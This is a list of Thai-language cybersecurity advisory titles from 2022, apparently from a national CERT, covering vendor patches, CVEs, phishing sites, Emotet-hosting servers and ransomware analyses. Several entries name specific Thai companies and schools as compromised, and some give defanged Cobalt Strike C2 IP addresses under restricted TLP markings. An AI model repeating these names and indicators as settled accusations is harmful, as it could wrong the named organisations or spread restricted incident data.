1.3.40. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability
1.3.41. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability
1.3.42. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability
1.3.43. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ของวิทยาลัยการสาธารณสุขสิรินธร จังหวัดขอนแก่น มีช่องโหว่ที่มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต
1.3.44. 25650511 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนพฤษภาคม 2565
1.3.45. 25650512 [TLP:AMBER] แจ้งเตือนกรณี IP Address 45.64.184[.]207 ของ บริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server
1.3.46. 25650512 [TLP:WHITE] แจ้งเตือนช่องโหว่ใน BIOS ของเครื่องคอมพิวเตอร์ยี่ห้อ HP บางรุ่น อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.47. 25650513 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Zyxel firewall ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.48. 25650516 [TLP:WHITE] แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ SonicWall SSLVPN SMA1000 Series ที่อาจส่งผลให้ถูกโจมตีแบบ Authentication Bypass
1.3.49. 25650517 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.50. 25650518 [TLP:WHITE] แจ้งเตือนกรณี บริษัท Apple เผยแพร่การอัพเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ

1.3.51. 25650519 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ VMware

1.3.52. 25650520 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท นีโอ เอ็กซ์ เอ็นเตอร์ไพรซ์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.53. 25650520 [TLP:WHITE] แจ้งเตือนช่องโหว่ของ ISC Berkeley Internet Name Domain (BIND) ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)

1.3.54. 25650523 [TLP:AMBER] แจ้งเตือนกรณี Thailand IP or Domain hosting Emotet Trojan Epoch5

1.3.55. 25650523 [TLP:WHITE] แจ้งเตือนช่องโหว่ของ Cisco IOS XR ที่กำลังถูกใช้ในการโจมตีในขณะนี้

1.3.56. 25650524 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท นีโอ เอ็กซ์ เอ็นเตอร์ไพรซ์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.57. 25650524 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.58. 25650526 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท วิภาวรรณ เรสเตอรอง จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.59. 25650526 [TLP:AMBER] รายงานกรณี Web Server ของห้างหุ้นส่วนจำกัด เว็บวันพลัส มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.60. 25650526 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.61. 25650526 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของซอฟต์แวร์สำหรับการประชุมออนไลน์ Zoom (Zoom Client) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.62. 25650527 [TLP:RED] แจ้งเตือนช่องโหว่ CVE-2022-22972 ของ VMware vRealize Automation Appliance ที่มีความรุนแรงระดับร้ายแรงในระบบสารสนเทศของหน่วยงาน

1.3.63. 25650530 [TLP:GREEN] แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ Microsoft Office สำหรับระบบปฏิบัติการ Windows ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.64. 25650531 [TLP:WHITE] แจ้งเตือนกรณีช่องโหว่ของ Microsoft Windows Support Diagnostic Tool (MSDT) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.65. 25650601 [TLP:WHITE] ปรับปรุงข้อมูลครั้งที่ 1 แจ้งเตือนกรณีช่องโหว่ของ Microsoft Windows Support Diagnostic Tool (MSDT) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.66. 25650602 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.67. 25650603 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ Confluence Server และ Confluence Data Center ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.68. 25650604 Update [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ Confluence Server และ Confluence Data Center ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.69. 25650606 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการ (สพป. พระนครศรีอยุธยา เขต 1) มาทำเป็น phishing และ fraud

1.3.70. 25650607 [TLP:AMBER] รายงานกรณี Web Server ของร้านแพนคอลเลคชั่น (Pan's collections) มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.71. 25650607 [TLP:AMBER] รายงานกรณี Web Server ของสมาคมกีฬาวินด์เซิร์ฟแห่งประเทศไทย มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.72. 25650608 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท เอไอที เซอร์วิส จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.73. 25650608 [TLP:WHITE] แจ้งเตือนกรณีหน่วยงานของสหรัฐออกคำเตือนด้านความปลอดภัยทางไซเบอร์กล่าวหาจีนโจมตีทางไซเบอร์ต่อผู้ให้บริการเครือข่ายและอุปกรณ์เครือข่ายของภาคส่วนโทรคมนาคม

1.3.74. 25650608 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ Remote Code Execution

1.3.75. 25650609 [TLP:GREEN] แจ้งเตือนกรณี Qbot/Qakbot Malware แพร่กระจายด้วยวิธีการ phishing และเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina)

1.3.76. 25650610 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท เวิลด์เมดิก อินฟอร์เมชั่น แอนด์ เทคโนโลยี จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.77. 25650610 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.78. 25650614 [TLP:WHITE] รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทยด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ

1.3.79. 25650615 [TLP:WHITE] ปรับปรุงข้อมูลครั้งที่ 1 ข้อมูลเพิ่มเติม ช่องโหว่ของ Microsoft Windows Support Diagnostic Tool (MSDT) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.80. 25650615 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมิถุนายน 2565

1.3.81. 25650615 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของซอฟต์แวร์สำหรับการประชุมออนไลน์ Zoom ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.82. 25650615 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.83. 25650616 [TLP:WHITE] แจ้งเตือนช่องโหว่ของ Citrix Application Delivery Management (Citrix ADM) ที่อาจส่งผลให้ถูกโจมตีเพื่อรีเซ็ตรหัสผ่านของ Administrator

1.3.84. 25650616 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ Splunk ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.85. 25650617 [TLP:AMBER] รายงานกรณี Web Server ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาประจวบคีรีขันธ์ เขต 2 มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet

1.3.86. 25650617 [TLP:WHITE] แจ้งเตือนช่องโหว่ในผลิตภัณฑ์ Cisco Email Security Appliance และ Cisco Secure Email and Web Manager ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Authentication Bypass

1.3.87. 25650621 [TLP:AMBER] แจ้งเตือนกรณี IP Address 103.27.202[.]216 ของบริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

1.3.88. 25650622 [TLP:AMBER] การกล่าวอ้างการซื้อขาย Valid access credentials ขององค์กรที่เป็นสมาชิกใน Darkweb

1.3.89. 25650622 [TLP:WHITE] แจ้งเตือนกรณี Google Chrome เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการ

1.3.90. 25650623 [TLP:WHITE] เอกสารมาตรการการใช้งาน PowerShell อย่างปลอดภัย โดยหน่วยงานด้านความปลอดภัยทางไซเบอร์จากสหรัฐอเมริกา นิวซีแลนด์ และสหราชอาณาจักร
1.3.91. 25650629 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.92. 25650704 [TLP:AMBER] รายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏสวนดุสิต มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan
1.3.93. 25650704 [TLP:GREEN] LockBit Black (LockBit 3.0) Ransomware Sample
1.3.94. 25650704 [TLP:WHITE] แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ Elastic Endpoint Security และ Kibana
1.3.95. 25650704 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการใน Linux Kernel ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.96. 25650705 [TLP:WHITE] แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.97. 25650705 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.98. 25650706 [TLP:WHITE] รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing
1.3.99. 25650707 [TLP:WHITE] แจ้งเตือนกรณี OpenSSL เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.100. 25650708 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220705-1.v1 - Lockbit_v3
1.3.101. 25650711 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของมหาวิทยาลัยราชภัฏลำปาง มาทำเป็น phishing และ fraud
1.3.102. 25650712 [TLP:WHITE] รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทย (อีกองค์กรหนึ่ง) ด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ
1.3.103. 25650713 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกรกฎาคม 2565

1.3.104. 25650713 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.105. 25650718 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำเว็บไซต์ของ บริษัท วิงค์สแปน จำกัด มาทำเป็น phishing และ fraud

1.3.106. 25650718 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท วิศวภัทร์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.107. 25650719 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ChromeOS เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.108. 25650719 [TLP:WHITE] แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ SonicWall Switch ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.109. 25650720 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.110. 25650720 [TLP:WHITE] แจ้งเตือนกรณี Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches เพื่อแก้ไขช่องโหว่หลายรายการ

1.3.111. 25650721 [TLP:AMBER] พบมีการนำ Website ของบริษัท ไลอ้อน (ประเทศไทย) จำกัด มาทำเป็น phishing และ fraud

1.3.112. 25650721 [TLP:AMBER] พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานนทบุรี เขต 2 มาทำเป็น phishing และ fraud

1.3.113. 25650725 [TLP:WHITE] แจ้งเตือนกรณี บริษัท Apple เผยแพร่การอัพเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ

1.3.114. 25650727 [TLP:WHITE] แจ้งเตือนกรณี Mozilla เผยแพร่การอัปเดตเพื่อแก้ไขช่องโหว่ที่อาจถูกโจมตีแบบ RCE

1.3.115. 25650727 [TLP:WHITE] แจ้งเตือนช่องโหว่ของ Trend Micro Apex One และ Worry-Free Business Security Agent ที่อาจส่งผลให้ถูกโจมตีแบบ Local Privilege Escalation

1.3.116. 25650729 [TLP:WHITE] แจ้งเตือนกรณี Samba เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.117. 25650803 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.118. 25650803 [TLP:WHITE] แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ของ VMWare ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.119. 25650803 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ Remote Code Execution
1.3.120. 25650804 [TLP:WHITE] แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ DrayTek Routers ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.121. 25650804 [TLP:WHITE] แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ Cisco Small Business RV Series Routers ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.122. 25650808 [TLP:AMBER] พบมีการนำ Website ของบริษัท โปรเฮาส์ แมเนจเม้นท์ จำกัด มาทำเป็น phishing และ fraud
1.3.123. 25650809 [TLP:AMBER] พบมีการนำ Website ของบริษัท โปรเฮาส์ แมเนจเม้นท์ จำกัด มาทำเป็น phishing และ fraud (ฉบับที่ 2)
1.3.124. 25650809 [TLP:WHITE] แจ้งเตือนช่องโหว่ของซอฟต์แวร์ Exim ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.125. 25650810 [TLP:AMBER] พบมีการนำ Website ของโรงเรียนโสตศึกษาจังหวัดมุกดาหาร มาทำเป็น phishing และ fraud
1.3.126. 25650810 [TLP:AMBER] พบมีการนำ Website ของศูนย์ศึกษาพิเศษ ประจำจังหวัดมุกดาหาร มาทำเป็น phishing และ fraud
1.3.127. 25650810 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนสิงหาคม 2565
1.3.128. 25650810 [TLP:WHITE] แจ้งเตือนช่องโหว่ของซอฟต์แวร์ VMware vRealize Operations ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.129. 25650810 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.130. 25650811 [TLP:AMBER] รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท สยามดาต้า คอมมิวนิเคชั่น จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.3.131. 25650811 [TLP:WHITE] แจ้งเตือนช่องโหว่ของซอฟต์แวร์ UnRAR ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.132. 25650815 [TLP:AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกคาดว่ามีช่องโหว่ที่มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

1.3.133. 25650816 [TLP:AMBER] พบมีการนำเว็บไซต์ของ บริษัท วิงค์สแปน จำกัด มาทำเป็น phishing และ fraud

1.3.134. 25650817 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.135. 25650818 [TLP:AMBER] แจ้งเตือนกรณีมีการรายงาน IT Assetขององค์กรที่เป็นสมาชิกทำการโจมตีแบบ SSH Bruteforce Attack ไปยังเครื่องต่าง ๆ ในอินเตอร์เน็ต

1.3.136. 25650818 [TLP:WHITE] แจ้งเตือนกรณี บริษัท Apple เผยแพร่การอัพเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.137. 25650822 [TLP:AMBER] รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท เซิร์ฟเวอร์ แอนด์ เน็ตเวิร์คกิ้ง จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Ramnit Trojan

1.3.138. 25650822 [TLP:AMBER] รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท เมทราไบต์ คลาวด์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Ramnit Trojan

1.3.139. 25650824 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.140. 25650824 [TLP:WHITE] แจ้งเตือนกรณีพบ Cobalt Strike Command and Control Server ที่ใช้ชื่อ hostname ที่มีความล่อแหล่มต่อการนำไปใช้งานในการโจมตีองค์กรต่าง ๆ ในประเทศไทย

1.3.141. 25650824 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ GitLab ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.142. 25650825 [TLP:WHITE] แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ VMware Tools ที่อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Escalation of Privilege)

1.3.143. 25650829 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Atlassian Bitbucket Server และ Bitbucket Data Center ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.144. 25650830 [TLP:WHITE] แจ้งเตือนกรณี Phishing Email targets Thai organizations by scamming emails from Thaipost

1.3.145. 25650831 [TLP:WHITE] แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.146. 25650831 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.147. 25650831 [TLP:WHITE] แจ้งเตือนกรณี Phishing Email by password expiration notification

1.3.148. 25650902 [TLP:WHITE] แจ้งเตือนกรณี บริษัท Apple เผยแพร่การอัพเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution (Update เพิ่มเติม)

1.3.149. 25650905 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีโดย security restriction bypass

1.3.150. 25650906 [TLP:WHITE] แจ้งเตือนกรณี Microsoft credential phishing campaign targets Thai organizations

1.3.151. 25650906 [TLP:WHITE] แจ้งเตือนกรณี การโจมตีจาก DeadBolt ransomware มุ่งเป้าต่ออุปกรณ์ QNAP NAS

1.3.152. 25650907 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.153. 25650908 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ Zyxel NAS (Network Attached Storage) ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.154. 25650912 [TLP:WHITE] รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)

1.3.155. 25650913 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.156. 25650913 [TLP:WHITE] แจ้งเตือนกรณี บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.157. 25650914 [TLP:AMBER] แจ้งเตือนกรณี njRAT (Bladabindi) ที่มี command and control server อยู่ในประเทศไทย

1.3.158. 25650914 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของมหาวิทยาลัยราชภัฏลำปาง มาทำเป็น phishing และ fraud (รายงานครั้งที่ 2)

1.3.159. 25650914 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกันยายน 2565

1.3.160. 25650914 [TLP:WHITE] แจ้งเตือนกรณี Trend Micro เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ Trend Micro Apex One เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.161. 25650914 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.162. 25650915 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.163. 25650921 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.164. 25650922 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220999-1.v1 - Agenda Golang Ransomware

1.3.165. 25650923 [TLP:AMBER] พบมีการนำ Website ขององค์การบริหารส่วนตำบลตาเมียง อ.พนมดงรัก จ.สุรินทร์ ถูกนำมาทำเป็น phishing และ fraud

1.3.166. 25650923 [TLP:AMBER] พบมีการนำเว็บไซต์ของ คณะวิทยาศาสตร์และเทคโนโลยี มหาวิทยาลัยราชภัฏธนบุรี มาทำเป็น phishing และ fraud

1.3.167. 25650930 [TLP:WHITE] แจ้งเตือนกรณี Google Chrome เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการ

1.3.168. 25650930 [TLP:WHITE] แจ้งเตือนกรณีการโจมตีช่องโหว่ของ Microsoft Exchange Server ในขณะนี้ ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.169. 25651003 [TLP:WHITE] รายงานการวิเคราะห์ Infrastructure เพิ่มเติม ของกลุ่มที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ)

1.3.170. 25651004 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.171. 25651005 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.172. 25651006 [TLP:RED] กรณีได้รับแจ้งอีเมลที่ผิดปกติจากสมาชิก

1.3.173. 25651007 [TLP:WHITE] แจ้งเตือนช่องโหว่ Authentication bypass ของผลิตภัณฑ์ FortiGate firewall, FortiProxy web proxy และ FortiSwitchManager

1.3.174. 25651010 [TLP:WHITE] Contact Us Form Scam - ผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย

1.3.175. 25651011 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Zimbra Collaboration Suite ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.176. 25651012 [TLP:WHITE] แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

